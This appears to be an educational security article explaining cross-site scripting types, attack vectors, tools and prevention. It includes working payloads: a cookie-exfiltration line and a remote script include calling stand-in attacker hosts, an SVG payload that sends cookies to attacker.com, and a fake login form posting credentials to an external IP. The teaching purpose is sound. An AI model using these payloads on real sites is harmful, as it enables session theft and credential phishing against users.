What is XSS?
 © Snyk
Cross-Site Scripting (XSS) occurs when a web application doesn't properly sanitize user input, allowing attackers to inject client-side JavaScript code into web pages. This malicious code executes in the browsers of users who view the affected page, enabling attackers to:
- Steal sensitive information such as session cookies and authentication tokens
- Impersonate users and perform actions on their behalf
- Modify website content and functionality
- Redirect users to malicious websites
- Deploy keyloggers to capture user keystrokes
The critical difference between XSS and most other vulnerabilities is that XSS targets users of the application rather than the application infrastructure itself.
Types of XSS Attacks
1. Persistent / Stored XSS
Stored XSS occurs when malicious input is permanently stored on target servers, such as in databases, message forums, visitor logs, or comment fields. The malicious script is served to users each time they access the affected content.
Example scenario: An attacker posts a comment with embedded JavaScript on a blog. Every visitor who views that comment will execute the malicious code in their browser.
Impact level: High (affects multiple users over time without requiring additional actions)
2. Reflected XSS
Reflected XSS happens when user input is immediately returned by a web application without proper sanitization. This typically involves URLs and forms where input is reflected back in error messages, search results, or other responses.
Example scenario: An attacker sends a victim a link containing malicious JavaScript as part of the URL query parameters. When clicked, the website includes this script in its response, executing in the victim's browser.
Impact level: Medium (requires victim interaction but can be widely distributed)
3. DOM-based XSS
DOM-based XSS occurs entirely on the client side when JavaScript code modifies the Document Object Model (DOM) environment unsafely, using data from sources that an attacker can control. The server is often unaware of the vulnerability.
Example scenario: A single-page application uses fragment identifiers (#) in URLs to control content display. If this data is unsafely inserted into the page's DOM, attackers can inject malicious code that never goes to the server.
Impact level: Medium to high (can be difficult to detect since server logs don't show the attack)
4. Blind XSS
A subset of stored XSS where the impact isn't immediately visible to the attacker. The payload executes in areas the attacker cannot directly access, such as admin panels or back-office systems.
Example scenario: An attacker injects malicious scripts into user feedback forms that execute when administrators view the submitted feedback.
Impact level: Very high (can compromise administrative accounts)
Common Attack Vectors
XSS vulnerabilities can arise from:
- Unvalidated user input in forms, URL parameters, and HTTP headers
- Insecure JavaScript frameworks that don't properly sanitize dynamic content
- Third-party integrations like comment systems or analytics scripts
- Template engines that don't escape content correctly
- Client-side storage such as localStorage or sessionStorage when data is unsafely retrieved and rendered
XSS Attack Techniques and Payload Patterns
In authorized testing, payload selection should match the injection context. Start with a harmless proof-of-execution payload, then move to context breakouts and impact validation.
| Context / Goal | Payload |
|---|---|
| Basic execution check | <script>alert(window.origin)</script> |
| Break out of HTML attribute or quoted value | "><script>alert(window.origin)</script> |
| Break out and neutralize trailing markup | "><script>alert(window.origin)</script><!-- |
| HTML-event execution path | <img src="" onerror=alert(window.origin)> |
| Attribute-context event breakout | "><img src="" onerror=alert(window.origin)> |
| Remote JavaScript loading | <script src="http://ATTACKER_HOST/script.js"></script> |
| Cookie exfiltration PoC | "><script>new Image().src='http://ATTACKER_HOST/index.php?c='+encodeURIComponent(document.cookie)</script> |
| Alternate remote include syntax | "><script src=http://10.10.14.33:9000/TESTING_THIS></script> |
Payload Testing Workflow (Quick Win)
- Start with
alert(window.origin)payloads to verify execution. - If blocked, switch context (attribute breakout, event handler, SVG, DOM sink).
- Use non-destructive visual proofs (
document.title, style changes) before exfiltration PoCs. - Validate impact only in scope-approved targets (cookies, tokens, privileged actions).
XSS Command Cheatsheet
# XSStrike: test a specific parameterized endpoint
python xsstrike.py -u "http://SERVER_IP:PORT/index.php?task=test"

# XSSer: launch GTK UI mode
xsser --gtk

# XSSer: fuzz a specific parameter with XSS keyword marker
xsser --url "http://TARGET/path" -p "param=XSS"
XSS in the parameter value acts as the injection marker so XSSer knows where to place payloads.
SVG-Based XSS with Cookie Exfiltration
SVG (Scalable Vector Graphics) files are often overlooked as XSS vectors because they can contain JavaScript code embedded within event handlers. This makes them particularly dangerous when uploaded to content management systems or image galleries that don't properly validate SVG content.
SVG XSS Attack Payload
Here's a practical example of an SVG-based XSS payload that reads cookies and automatically exfiltrates them:
<svg
  onload="
  (function() {
    const cookies = document.cookie;
    const exfilUrl = 'http://attacker.com/exfil?cookies=' + encodeURIComponent(cookies);

    // Attempt to send data to attacker server
    fetch(exfilUrl, {
      method: 'GET',
      mode: 'no-cors'
    }).catch(err => {});

  })();
"
  viewBox="0 0 100 100"
  xmlns="http://www.w3.org/2000/svg"
>
  <circle cx="50" cy="50" r="40" fill="blue" />
</svg>
How This Attack Works
- onload Event Triggered: The SVG's
onloadevent fires when the document loads, immediately executing the embedded JavaScript - IIFE Execution: The code uses an Immediately Invoked Function Expression (IIFE) to isolate the attack code in its own scope
- Cookie Harvesting:
document.cookieretrieves all accessible cookies - URL Encoding: The
encodeURIComponent()function properly encodes the cookie data for transmission as a URL parameter - Data Exfiltration: The
fetch()API sends the stolen cookies to the attacker's server withno-corsmode to bypass CORS restrictions
Attack Scenarios
Scenario 1: Uploaded SVG in Image Gallery
- User uploads what appears to be an innocent SVG image
- When viewed in the browser, the payload executes and steals visitor cookies
Scenario 2: SVG in Email or Chat
- Attacker embeds SVG payload in email HTML or chat message
- Recipients who view the email client experience the attack
- Cookies from the email provider or related services are stolen
Scenario 3: SVG as Website Background
- Malicious SVG is injected into website CSS
- All page visitors are affected
Login XSS Payload Example
Below is an example of a sophisticated XSS payload that creates a fake login form to harvest credentials:
<script>
  document.write(`
    <h3>Please login to continue</h3>
    <form action=http://10.10.15.122:1234>
      <input type="username" name="username" placeholder="Username">
      <input type="password" name="password" placeholder="Password">
      <input type="submit" name="submit" value="Login">
    </form>`);
</script>
This payload:
- Injects a deceptive login form into the page
- Points the form submission to an attacker-controlled server
- Removes the original form to hide the manipulation
- Creates a convincing reason for users to enter their credentials
XSS Tools and Resources
Several tools can help identify and test for XSS vulnerabilities:
| Tool | Description |
|---|---|
| Payloads All The Things | Comprehensive repository of XSS payloads and injection techniques |
| XSS Strike | Automated free open source XSS detector |
| Brute XSS | Automated free open source XSS detector |
| XSSer | Automated free open source XSS detector |
Real-World XSS Impact
XSS attacks have affected major organizations with serious consequences:
- In 2018, British Airways suffered an attack where attackers injected malicious scripts to skim credit card details, affecting 380,000 transactions
- Twitter's TweetDeck client was exploited with a self-retweeting XSS worm that spread rapidly across the platform
- eBay's website contained a persistent XSS vulnerability allowing attackers to create authentic-looking phishing pages
XSS Prevention Techniques
To protect web applications from XSS vulnerabilities:
-
Input Validation and Sanitization: Validate all user inputs against a whitelist of allowed characters and formats.
-
Output Encoding: Context-appropriate encoding when rendering data (HTML, JavaScript, CSS, URL contexts).
-
Content Security Policy (CSP): Implement strict CSP headers to limit script execution sources.
-
Use Modern Frameworks: Leverage frameworks like React, Angular, or Vue that automatically escape content.
-
HTTP-only Cookies: Set sensitive cookies as HTTP-only to prevent JavaScript access.
-
X-XSS-Protection Header: Enable built-in browser XSS filters with proper configuration.
-
Regular Security Testing: Conduct regular security assessments to identify and patch XSS vulnerabilities.
Conclusion
Cross-site scripting remains a persistent threat to web application security despite its long history. Understanding the attack vectors, implications, and prevention techniques is essential for both developers and security professionals. By implementing proper security controls and maintaining awareness of emerging XSS techniques, organizations can significantly reduce their exposure to these client-side attacks.